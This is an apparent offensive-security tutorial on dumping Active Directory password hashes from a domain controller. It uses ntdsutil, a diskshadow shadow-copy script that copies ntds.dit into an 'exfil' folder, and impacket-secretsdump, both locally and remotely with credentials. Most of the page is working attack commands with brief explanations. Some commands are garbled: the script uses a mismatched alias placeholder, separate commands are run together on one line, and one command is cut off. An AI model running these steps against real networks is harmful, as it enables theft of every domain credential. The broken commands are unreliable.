

# Dumping Domain Controller Hashes Locally and Remotely

Dumping NTDS.dit with Active Directory users hashes

### No Credentials - ntdsutil

If you have no credentials, but you have access to the DC, it's possible to dump the ntds.dit using a lolbin ntdsutil.exe:

attacker@victim

powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"

We can see that the ntds.dit and SYSTEM as well as SECURITY registry hives are being dumped to c:\temp:

We can then dump password hashes offline with impacket:

attacker@local

root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM -security

# No Credentials - diskshadow

On Windows Server 2008+, we can use diskshadow to grab the ntdis.dit.


Create a shadowdisk.exe script instructing to create a new shadow disk copy of the disk C (where ntds.dit is located in our case) and expose it as drive Z:\

```
set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
```

...and now execute the following:

```
mkdir c:\exfil diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt cmd.exe /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
```

Below shows the ntds.dit got etracted and placed into our c:\exfil folder:



Inside interactive diskshadow utility, clean up the shadow volume:

diskshadow.exe


- > delete shadows volume trophy
- > reset

# With Credentials

If you have credentials for an account that can log on to the DC, it's possible to dump hashes from NTDS.dit remotely via RPC protocol with impacket:

#### impacket-secretsdump -just-dc-ntlm offense/administrator@10.0.0.6

#### References



wmic and Vssadmin Shadow Copy

**Domain Credentials** 

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Last updated 4 years ago